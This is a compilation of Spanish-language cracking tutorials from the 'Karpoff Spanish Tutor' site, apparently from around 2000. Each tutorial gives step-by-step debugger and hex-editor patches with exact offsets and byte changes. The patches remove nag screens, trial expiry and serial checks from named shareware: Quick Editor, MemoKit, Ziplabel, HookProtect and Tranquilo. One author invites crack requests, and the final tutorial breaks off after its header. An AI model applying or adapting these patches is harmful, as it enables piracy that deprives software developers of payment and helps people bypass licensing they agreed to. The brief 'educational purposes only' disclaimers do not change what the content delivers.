este manual solo esta realizado con fines educativos. si el programa te gusta y piensas seguir usándol ¡¡¡¡ compratelo !!!! y asi apoyarás a los creadores de programas españoles.

saludos y hasta la próxima.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Quick Editor 6.0

PROTECCION:	**NagScreen ,Limitacion de Tiempo**
Objetivo:	Eliminar Tiempo Limite y Nagscreen
Descripcion:	Un Editor de Videos al formato QT o MOV
Dificultad:	Facililla
DOWNLOAD:	No lo recuerdo, Busquen en www.download.com
Herramientas:	**Softice W32dasm Editor Hexadecimal**
CRACKER:	**Gohan** **FECHA:** **Desconocida**

introduccion

hola ahora si me han seguido en mis lecciones no son ya unos principiantes con los conocimientes que tienen hasta ahora con mis manueales ya estan apunto de pasar a nivel intermedio que es donde estoy yo pero cada vez se aprende y mientras descubra algo nuevo lo indicare en lecciones y espero que ustedes tambien compartan este conocimientos con los demas, y ahora con el mensaje:

antes que nada tu quieres ser un great saiyan?
bueno si quieres serlo mi e-mail gohan@chevere.com . hací que me escribes si quieres formar parte de los mas poderosos del universo. ademas diganme si mis tutoriales necesitan mas explicacion, ademas aceptó pedidos de cracks.

al atake

1-primer paso:
abrimos el programa nos trae una tediosa nag que es lo que atacaremos veamos el texto de la nag "quickeditor registration reminder" bueno vamos al segundo paso.

2-segundo paso:
desamblamos el programa "quickeditor.exe" y aja no aparece el texto ni nada similar, aqui es donde atacamos con softice, guarda este texto como un projecto, ejecuta tu softice "tu sabes el proceso típico". bueno ahora abre el desamblado hecho (algo que nunca nombro lo de que tienes que desamblar es la copia del archivo). antes de ejecutar el programa pon en softice, el bpx messageboxa a ver si es lo ejecutas y no es, bueno prueba con bpx dialogboxparama ejecutas el programa y aparece, presionemos f11 para salir de la dll pero que pasa sale de softice. analizemos antes de que aparesca la ventana muestra la ventana, quitamos lo bpx con el siguiente para quitar todos bc*. ahora pon bpx showwindow ejecutamos el programa y aparece el softice, ahora presiona f11 hasta salir de la dll, cuando sales de ella presiona f10 hasta llegar al salto je 00421819 que esta antes de la llamada dialogboxparama toma su adress que es 004217f8
ahora ve a ese codigo en w32dasm, ya que apareciste salta haber a donde va, bueno a mi parecer este verifica si estamos registrado o no y si no salta nos manda el nag.

el crack:
cambia je 00421819 por jmp 00421819 para que evita el nag.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"


Karpoff Spanish Tutor

Programa: **MemoKit 1.2**

PROTECCION:	**Limitación de Tiempo**
Objetivo:	Hacer que no caduque
Descripcion:	Optimización del sistema
Dificultad:	Novato
DOWNLOAD:	http://www.memokit4all.com
Herramientas:	**W32dasm, Hex Workshop (Editor Hexadecimal)**
CRACKER:	**Perico** **FECHA:** **15/10/2000**

introduccion

es un programa que tiene 30 días de evaluación, pasados los cuales el programa caduca y deja de funcionar saliendo un aviso



nuestra misión es hacer que el programa siga funcionando pasados los 30 días y podamos evaluarlo durante mas tiempo.

al atake

para realizar esto lo desensamblamos con w32dasm y en string ref buscamos el titulo de la ventana ‘memokit trial version has expired!”

```
"MemoKit Menu"
"MemoKit Skin files (*.skn)"
"MemoKit trial time violation!"
"MemoKit trial version expiration "
"MemoKit trial version has expired!"
"MemoKit will not terminate itself."
"memokit.exe"
"Memory Recovery Time Bar"
```

hacemos ‘doble-click’ sobre el titulo y aparecemos en:

```
:0040CD0A FF1508774600          Call dword ptr [00467708]
:0040CD10 6A10                  push 00000010

* Possible StringData Ref from Data Obj ->"MemoKit trial version has expired!"
                                  |
:0040CD12 684CD94200            push 0042D94C

* Possible StringData Ref from Data Obj ->"You are using the expired trial "
                                        ->"version of Memokit."
                                  |
:0040CD17 6870D94200            push 0042D970
```

miramos mas arriba hasta que veamos el salto que nos manda aquí cuando el programa expira. este se encuentra en:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040CBC4(C)
|
:0040CCAC 837DF402              cmp dword ptr [ebp-0C], 00000002
:0040CCB0 0F8532010000          jne 0040CDE8
```

este salto no se produce, por lo que cuando el programa caduca sigue avanzando hasta encontrar el mensaje de caducado. lo que tenemos que hacer es invertir el salto y hacer que se produzca (cambiando el ‘85’ por ‘84’).

esto lo podemos hacer de dos formas:

1- miramos en la línea inferior del w32dasm donde pone: ..... @offset 0000c0b0h ..... , de aquí apuntamos c0b0 sin los ceros ni la ‘h’. nos vamos al hex workshop y pulsamos ctrl.-g, nos sale una ventana en la que ponemos c0b0 y vamos directamente a 0f8532..., cambiamos el 85 por 84 y guardamos los cambios.

2- buscamos en el hex la cadena ‘0f8532010000’ y hacemos lo mismo que antes.

con esto el programa no caduca nunca.

con esto en realidad ya hemos acabado, pero si nos molestan los mensajes recordatorios(‘trial version’ etc.), eliminarlos es muy fácil con el hex. basta con buscar el texto molesto y eliminarlo.

en este caso buscamos en el hex 30-day trial versión y nos aparece

```
0002C630 6577 6172 6500 0000 3330 2D64 6179 2074 eware...30-day t
0002C640 7269 616C 2076 6572 7369 6F6E 2020 2020 rial version
0002C650 2020 2020 2020 2025 7520 2064 6179 206C        %u  day l
0002C660 6566 7400 3330 2D64 6179 2074 7269 616C eft.30-day trial
0002C670 2076 6572 7369 6F6E 2020 2020 2020 2020  version
0002C680 2020 2025 7520 2064 6179 7320 6C65 6674    %u  days left
0002C690 0000 0000 6874 7470 3A2F 2F77 7777 2E6D ....http://www.m
```

cambiamos el primer 3 (33 en hexadecimal) por 00. esto le indica que la cadena ha terminado (antes de empezar). vemos que la cadena sigue apareciendo, luego esta cadena no era la responsable. la volvemos a buscar y hacemos lo mismo, vemos que ahora si desaparece.

por supuesto que puedes cambiar las letras por lo que quieras, y eso es lo que aparecerá.

con esto terminamos.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Ziplabel Software

PROTECCION:	**Serial - Algunas Opciones deshabilitadas**
Objetivo:	Simular Estar Registrados
Descripcion:	Como Parchar todos los programas para ser usuario registrado :=) Esta empresa tiene varios sharewarecitos dedicados a la creación de etiquetas para diferentes usos y todos se desprotegen igual, (para discos zip, 3.5" diskettes, LS-120 disk cases, CD´s etc. etc.
Dificultad:	**PRINCIPIANTE**
DOWNLOAD:	www.ziplabel.com
Herramientas:	**w32dasm, Softice v 3.xx y Hexworkshop V x.xx**
CRACKER:	**Pr@fesOr X** **FECHA: 22/10/00**

introduccion

hola a todos, bueno amigos, regreso con otro tutorial mas, creo que es 7 tutorial, no importa cual vaya , lo que importa es que este tutorial sirva para aprender una forma mas de como " protegen o tratan de proteger las empresas sus programas" :), los cuales verdaderamente los de esta empresa , saben lo que es cracker y cual es su pasatiempo :), por que al principio me !!! saque de onda !!! cuando instale el programa e inserte un numero de serie y no salio nada de ventanita de error!!! y me dije !!!"" mmm !! por el santo niño de la trinidad !!! estos cuates de la empresa ziplabel si saben hacer su trabajo!! pero veran que por mas que protegas algo, siempre habra una forma de tronarla, a continuación veran por que.....


al atake

empecemos como se dice en mi pais !!!! a lo que te traje chencha !!! lo primero que hice despues de instalar el programa fue analizarlo, para ver en que lenguaje estaba hecho,si estaba empaquetado o encriptado, entonces pense , !!! que pinche herramienta uso !!!! ??? y escogi el grandioso file inspector v 2.0 herramienta creada por mi gran amigo viper del grupo k-for, me dije manos a la obra abri el file inspector v 2.0 le di click en el boton de abrir archivo y luego di click en analizar y despues click en el apartado llamado compilador y esta es la informacion que me mostro :

bueno hasta el momento ya sabemos en que fue hecho y que no esta empaquetado. ni encriptado, muy bien !!! entremosle al toro por los cuernos !!! , nuestro siguiente paso es analizar el programa para ver si tiene algunas opciones desabilitadas o algo por el estilo, al arrancar el programa y en el menu de help me encuentro con una opcion para insertar numero de serie:

puse mis datos le di click en ok yyyyyyyyyyyyyyyyyy!!?? paso mecha nada de ventanas de error !!!, creo que estos programadores saben lo que es un cracker y lo que puede hacer,mmmm, bueno entoces que hago?, ok sigamos analizando el programa y despues de un rato me encuentro en el menu spine y dentro de ese selecciono la opción customize initials... y aparece una linda y hermosa ventanita diciendome "" sorry only registered user can access this funtion "" mmmmm, creo que esta ventana tiene la pinta de ser una despanpanante message box !!, ok ! entonces vamos a atacar por ahi!!!.

ahora nos vamos al w32dasm y lo desensamblamos el ziplabel.exe, en mi maquina tardo un poco en desensamblarse , una vez desensamblado vamos al string references y buscamos ese string y lo encontramos:



bueno, damos doble ckick y nos manda a esta parte del codigo:

```
* Reference To: USER32.DialogBoxParamA, Ord:008Eh
                                    |
:00412515 FF1570664500              Call dword ptr [00456670]
:0041251B E972170000                jmp 00413C92
:00412520 A1BC2A4500                mov eax, dword ptr [00452ABC]
:00412525 8B0DB82A4500              mov ecx, dword ptr [00452AB8]
:0041252B 8D542410                  lea edx, dword ptr [esp+10]
:0041252F 52                        push edx
:00412530 50                        push eax
:00412531 51                        push ecx
:00412532 E839B80000                call 0041DD70
:00412537 83C40C                    add esp, 0000000C
:0041253A 85C0                      test eax, eax
:0041253C 7518                      jne 00412556
:0041253E 6A10                      push 00000010

* Possible StringData Ref from Data Obj ->"Registration Error"
                                    |
:00412540 6830904300                push 00439030

* Possible StringData Ref from Data Obj ->"Sorry, only registered users may "
                                       ->"access this function"
                                    |
:00412545 68F88F4300                push 00438FF8
:0041254A 53                        push ebx
```

como podemos ver caemos en 412545 , y una lineas mas arriba en 41253c vemos un jne el cual nos manda a la ventana de error, mmmmm, ok hey esperen no cambien el salto, si se dan cuenta unas dos lineas arriba hay una llamada (call) muy sospechosa que les parece si le damos un vistazo a lo que hace esa call !!!!, para ir al codigo que ejecuta esa call nos posicionamos en la linea 412532 y damos click en

bueno entonces entramos en esa call y vemos el siguiente codigo:

```
* Referenced by a CALL at Addresses:
|:004038B6   , :0040A396   , :004121D8   , :00412532   , :0041395E
|
:0041DD70 83EC0C                sub esp, 0000000C
:0041DD73 8B4C2414              mov ecx, dword ptr [esp+14]
:0041DD77 8B442410              mov eax, dword ptr [esp+10]
:0041DD7B 894C2404              mov dword ptr [esp+04], ecx
:0041DD7F 80F142                xor cl, 42
:0041DD82 8B542418              mov edx, dword ptr [esp+18]
:0041DD86 884C2404              mov byte ptr [esp+04], cl
:0041DD8A 8A4C2407              mov cl, byte ptr [esp+07]
:0041DD8E 53                    push ebx
:0041DD8F 8A5C2409              mov bl, byte ptr [esp+09]
:0041DD93 80F166                xor cl, 66
:0041DD96 89442404              mov dword ptr [esp+04], eax
:0041DD9A 884C240B              mov byte ptr [esp+0B], cl
:0041DD9E 8A4C2406              mov cl, byte ptr [esp+06]
:0041DDA2 80F365                xor bl, 65
:0041DDA5 80F141                xor cl, 41
:0041DDA8 3444                  xor al, 44
:0041DDAA 3ACB                  cmp cl, bl
:0041DDAC C6420300              mov [edx+03], 00
:0041DDB0 751A                  jne 0041DDCC
:0041DDB2 8A4C240B              mov cl, byte ptr [esp+0B]
:0041DDB6 884202                mov byte ptr [edx+02], al
:0041DDB9 8A442408              mov al, byte ptr [esp+08]
:0041DDBD 880A                  mov byte ptr [edx], cl
:0041DDBF 884201                mov byte ptr [edx+01], al
:0041DDC2 B801000000            mov eax, 00000001
:0041DDC7 5B                    pop ebx
:0041DDC8 83C40C                add esp, 0000000C
:0041DDCB C3                    ret
```

como podemos ver esta call lo que hace la rutinilla es verificar si somos usuarios registrados, y devuelve 0 si no los somos, y 1 en caso contrario; y abajo un salto despues de la comprobación mmmmm!!! entoces lo que hay que hacer es cambiar ese salto por nop para que nunca salte ok! bueno pues vamos al salto y apuntamos su offset que es 1d1b0, despues nos vamos al editor hexadecimal de su preferencia eh insertamos el offset el cual nos manda a la direccion a cambiar, la cambiamos por nopnop = 9090, guardamos los cambios ejecutamos el programa y vamos a ver si estan habilitadas las opciones del spine y yyyyyyyyy!!!!! perfecto !!!!!"$%$%%& este arroz ya se cocio "#"$"!$!#$!!!!! nada de nada deshabilitado, todo funciona correctamente, ahora vayan al menu help=>about y vean lo que aparece:

creo que ya la hicimos, thanks for registering!!!!! :)

espero que les guste, alguna duda o sugerencia favor de escribirme a mi email.

nota: por cierto un saludo a el grupo kfor y a txeli, y recuerda si quieres que tus tutoriales aparescan en la "compilacion de tutoriales 2000" favor de enviarmelos a mi email

profesor_x@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**HookProtect 2.05**

PROTECCION:	Name / Serial		
Descripcion:	HookProtect 2.05 es un programa que detectando los Keyloggers, interceptores,troyanos etc		
Dificultad:	Facililla		
DOWNLOAD:	http://annaltd.webjump.com/index.html		
Herramientas:	W32dasm Editor Hexadecimal		
CRACKER:	**Riverwind**	**FECHA:**	**22/10/2000**

introduccion

antes de nada deciros que solo llevare en en esto unos tres meses con lo cual mis conocimientos son elementales,en mi anterior tuto del abracadabra me limito a buscar un serial valido para nuestro name,que quede incompleto por no hacer un keygenerator estoy de acuerdo,ya he dicho que no tengo demasiados conocimientos.

este programa es un poco antiguo pero como se trata de aprender nos servira para nuestros propositos.

al atake

una vez que tengamos el programa instalado,lo ejecutamos para obtener informacion para planear nuestra estrategia,ejecutamos el hook y nos vamos al "about" y pulsamos sobre "register",nos aparece otra ventanita que nos invita a meter un name/serial,introducimos uno cualquiera y nos el siguiente mensaje de error" invalid registration code",nos apuntamos este mensaje en un papel y lo que tenmos que hacer es desamblar el hook y buscar en las strn ref dicha cadena una vez localizada pulsamos sobre ella y nos lleva asta.....

```
* Possible StringData Ref from Data Obj ->"Invalid registration code"
                                         |
:00406DEB 68B3A94100                     push 0041A9B3
:00406DF0 6A00                           push 00000000
```

bien lo que bamos hacer sera investigar el codigo hacia arriba aver lo que nos encontramos por el camino,hay unas referencias que nos dan las gracias por registrar nuestra copia,a mi parecer esto es una buena señal ya que nuestro salto debe estar muy cerca,si siguimos examinando el codigo veremos algo muy interesante es algo como esto...

```
:00406D82 E8DB960000                     Call 00410462
:00406D87 E80CFEFFFF                     call 00406B98
:00406D8C 85C0                           test eax, eax
:00406D8E 744D                           je 00406DDD
```

la direccion 00406d8e nos lleva al mensaje de error,si cambiamos el 744d por 754d nos daran las gracias por aver "comprado" el programa,pero si cerramos el hook y lo volvemos a ejecutar nos daremos cuenta de que este sigue sin estar registrado este es debido a que debe comprobar nuestro name/serial en algun sitio mas,bueno pues nos vamos de nuevo a este salto y veremos que hay unos call,a mi se me ocurre seguir el primero de ellos aver a que parte del codigo nos lleva,

nos situamos sobre..

00406d87 e80cfeffff call 00406b98

pulsamos sobre el botoncito que dice call y nos lleva a esta parte del codigo.....

```
* Referenced by a CALL at Addresses:
|:004016DC    , :00406D87
|
:00406B98 53                            push ebx
:00406B99 56                            push esi
:00406B9A 57                            push edi
:00406B9B 55                            push ebp
:00406B9C 81C47CFFFFFF                  add esp, FFFFFF7C
:00406BA2 BFA0EF7600                    mov edi, 0076EFA0
```

seguiremos traceando el programa hacia abajo asta encontrar algo interesante,despues de un ratito veremos algo que nos llama la atencion,o que por lo menos a mi me parece interesante

```
* Reference To: KERNEL32.lstrcmpA, Ord:0000h
                                         |
:00406D1A E8F7960000                     Call 00410416
:00406D1F 85C0                           test eax, eax
:00406D21 7507                           jne 00406D2A
```

este salto es el que comprueba nuestro name/serial y si cambiamos el 75 por un 74 y ejecutais el programa de nuevo vereis que este queda registrado.espero que todo lo expuesto aqui sirva para algo.

salud2

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Tranquilo..!!v1.35**

PROTECCION:	**Name / Serial**
Obetivo:	Hacer que el programa acepte cualquier numero de serie
Descripcion:	Para controlar el gasto telefónico en internet
Dificultad:	Novato
DOWNLOAD:	www.carluis.com
Herramientas:	**W32dasm (para VB),Editor Hexa., File Inspector 2.0**
CRACKER:	**Act Mago** **FECHA:** **24/10/2000**

introduccion

este es mi primer tutorial, por lo que si no entienden algo por favor sólo pregúntenlo actmago@hotmail.com , es obvio que sólo preguntas referentes a este tutorial y no pedidos u otras cosas. lo he escrito especialmente para aquel que sabe muy poco o casi nada. al menos debes saber usar el w32dasm y el editor hexadecimal, aunque aquí te explicaré lo que debes hacer apoyado por algunas imágenes para ayudar el entendimiento de este.

si eres un cracker con cierto recorrido debería tomarte un minuto hecharlo al saco;es una protección demasiado mala,e incluso si eres avanzado ni siquiera deberías estar leyendo esto por que estarías perdiendo tu tiempo.la única dificultad que presenta es que está hecho con visual basic,pero eso se soluciona con el excelente parche de duelist.

si el w32dasm era bueno incluso sin soportar vb imagínate ahora que con este parche soporta dicho lenguaje.queda transformado en una joyita.

comentario del programa

es un programa bastante sencillo que sirve para controlar el gasto telefónico de tu conexión para internet,es muy fácil de usar por lo que es recomendable para cualquier usuario de cualquier nivel. el único problema es que el programa es de la clase shareware y en este caso tiene libre uso de 30 días,y por lo tanto si quieres seguir usándolo deberás pagar un par de dólares.

pero nosotros tenemos la solución para este problema y cabe recordar que todo este escrito tiene **sólo propósitos educacionales**...la solución te la muestro a continuación:

al atake

antes que todo vale la pena hecharle un vistazo al programa,usarlo,mirarlo o por lo menos tener un acercamiento con este.


abrimos el programa, lo primero que vemos es un rectángulo amarillo que dice debe registrarse, vamos a la ayuda y ahí está la opción registro.

le das click y aparece un cuadro para registrarse...

coloca tu nombre,tus apellidos :) y cualquier clave y da click en validar, verás esto...

ups !! nos preocupamos pero tenemos el toque y la solución llegará pronto...

rápidamente abrimos el w32dasm parchado para aplicaciones vb por duelist (puedes bajar el parche en www.protools.cjb.net no pesa nada) buscamos el ejecutable tranquilo.exe y lo abrimos con w32dasm y buscamos en string data references (ahora activa para ejecutables hechos en vb gracias al parche) aquella frase que nos apareció cuando introducimos el serial falso en la caja de registro.verás algo así:



dale doble click para llegar aquí.

```
* Reference To: MSVBVM50.__vbaFreeObj, Ord:0000h
                                        |
:0048E3B1 FF15B0A54A00                  Call dword ptr [004AA5B0]
:0048E3B7 E93C010000                    jmp 0048E4F8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048DE84(C)  ---------------> DE AQUÍ VIENE
|
:0048E3BC B904000280                    mov ecx, 80020004
:0048E3C1 898DC0FEFFFF                  mov dword ptr [ebp+FFFFFEC0], ecx
:0048E3C7 B80A000000                    mov eax, 0000000A
:0048E3CC 8985B8FEFFFF                  mov dword ptr [ebp+FFFFFEB8], eax
:0048E3D2 898DD0FEFFFF                  mov dword ptr [ebp+FFFFFED0], ecx
:0048E3D8 8985C8FEFFFF                  mov dword ptr [ebp+FFFFFEC8], eax
:0048E3DE 898DE0FEFFFF                  mov dword ptr [ebp+FFFFFEE0], ecx
:0048E3E4 8985D8FEFFFF                  mov dword ptr [ebp+FFFFFED8], eax

* Possible StringData Ref from Code Obj ->"El Registro no es v"
                                        |
:0048E3EA C78570FDFFFF08934100          mov dword ptr [ebp+FFFFFD70], 00419308
:0048E3F4 C78568FDFFFF08000000          mov dword ptr [ebp+FFFFFD68], 00000008
:0048E3FE 8D9568FDFFFF                  lea edx, dword ptr [ebp+FFFFFD68]
:0048E404 8D8DE8FEFFFF                  lea ecx, dword ptr [ebp+FFFFFEE8]

* Reference To: MSVBVM50.__vbaVarDup, Ord:0000h
                                        |
```

ya que sabemos de donde viene,sólo debemos seguirlo para resolver el asunto.

da click en goto y luego en goto code location e inserta 0048de84 que es el lugar donde es generado el salto que te manda a el registro no es valido. presiona ok y estarás ahí. se verá así:


```
* Reference To: MSVBVM50.__vbaFreeStr, Ord:0000h
                                        |
:0048DE6D FF15B4A54A00                  Call dword ptr [004AA5B4]
:0048DE73 8D8D24FFFFFF                  lea ecx, dword ptr [ebp+FFFFFF24]

* Reference To: MSVBVM50.__vbaFreeObj, Ord:0000h
                                        |
:0048DE79 FF15B0A54A00                  Call dword ptr [004AA5B0]
:0048DE7F F7DF                          neg edi
:0048DE81 6685FF                        test di, di
:0048DE84 0F8432050000                  je 0048E3BC  -----> ESTE ES EL MALO
:0048DE8A C785F0FEFFFF04000280          mov dword ptr [ebp+FFFFFEF0], 80020004
:0048DE94 C785E8FEFFFF0A000000          mov dword ptr [ebp+FFFFFEE8], 0000000A
:0048DE9E 8D85E8FEFFFF                  lea eax, dword ptr [ebp+FFFFFEE8]
:0048DEA4 50                            push eax

* Reference To: MSVBVM50.rtcFreeFile, Ord:0288h
                                        |
:0048DEA5 FF1500A54A00                  Call dword ptr [004AA500]
:0048DEAB 8BF8                          mov edi, eax
:0048DEAD 8D8DE8FEFFFF                  lea ecx, dword ptr [ebp+FFFFFEE8]
```

hey !! ya que sabemos quien es el malo de la historia ahora sólo debemos hacer el trabajo sucio que consiste en:


- anotar el offset que está en la parte baja del w32dasm.

-correr al editor hexadecimal ir a file ,luego open y abrir tranquilo.exe,luego edit,goto e insertar

el offset 8d284. veremos algo así:



disculpen,todavía no he dicho que vamos a hacer con el salto malo, bueno creo que ya lo deben saber, es obvio,lo vamos a invertir para que quede así:



es decir,

0f8432050000 --------> 0f8532050000 o je a jne.

ahora que está invertido, cuando insertes un número de registro falso hará lo contrario que hacía antes :

antes: si el serial es correcto no salta,si el serial es falso si.

ahora: si el serial es correcto salta,si el serial es falso no.

como nosotros vamos a colocar cualquier número de serie,es decir un número falso,no saltará el mensaje de error y nos dejará pasar y mostrará el mensaje de si registrado.

listo, guarda los cambios y abre el programa ,ve a la opción registrar e ingresa tu nombre,apellido, cualquier serial y da click en validar y booom !!

programa crackeado...pero pueden ir x:\windows y ahí encontrarán un archivo llamado ceth16.orx que tiene el nombre y los apellidos que pusiste en la caja de registro...curioso no? :) :) :)

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a **xasx**, (no pararé **:)**) y **profesor x**.)

saludos a toda la people de **tutoriales2000**.

saludos al l.d.a. (**monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Start Clean v1.2**

PROTECCION:	**Name, password.**		
Objetivo:	Simular estar registrados		
Descripcion:	Sirve para...		
Dificultad:	**Principiante**		
DOWNLOAD:	??????		
Herramientas:	**W32Dasm y Editor Hexadecimal**		
CRACKER:	**Txotxo**	**FECHA:**	**../../....**

introduccion

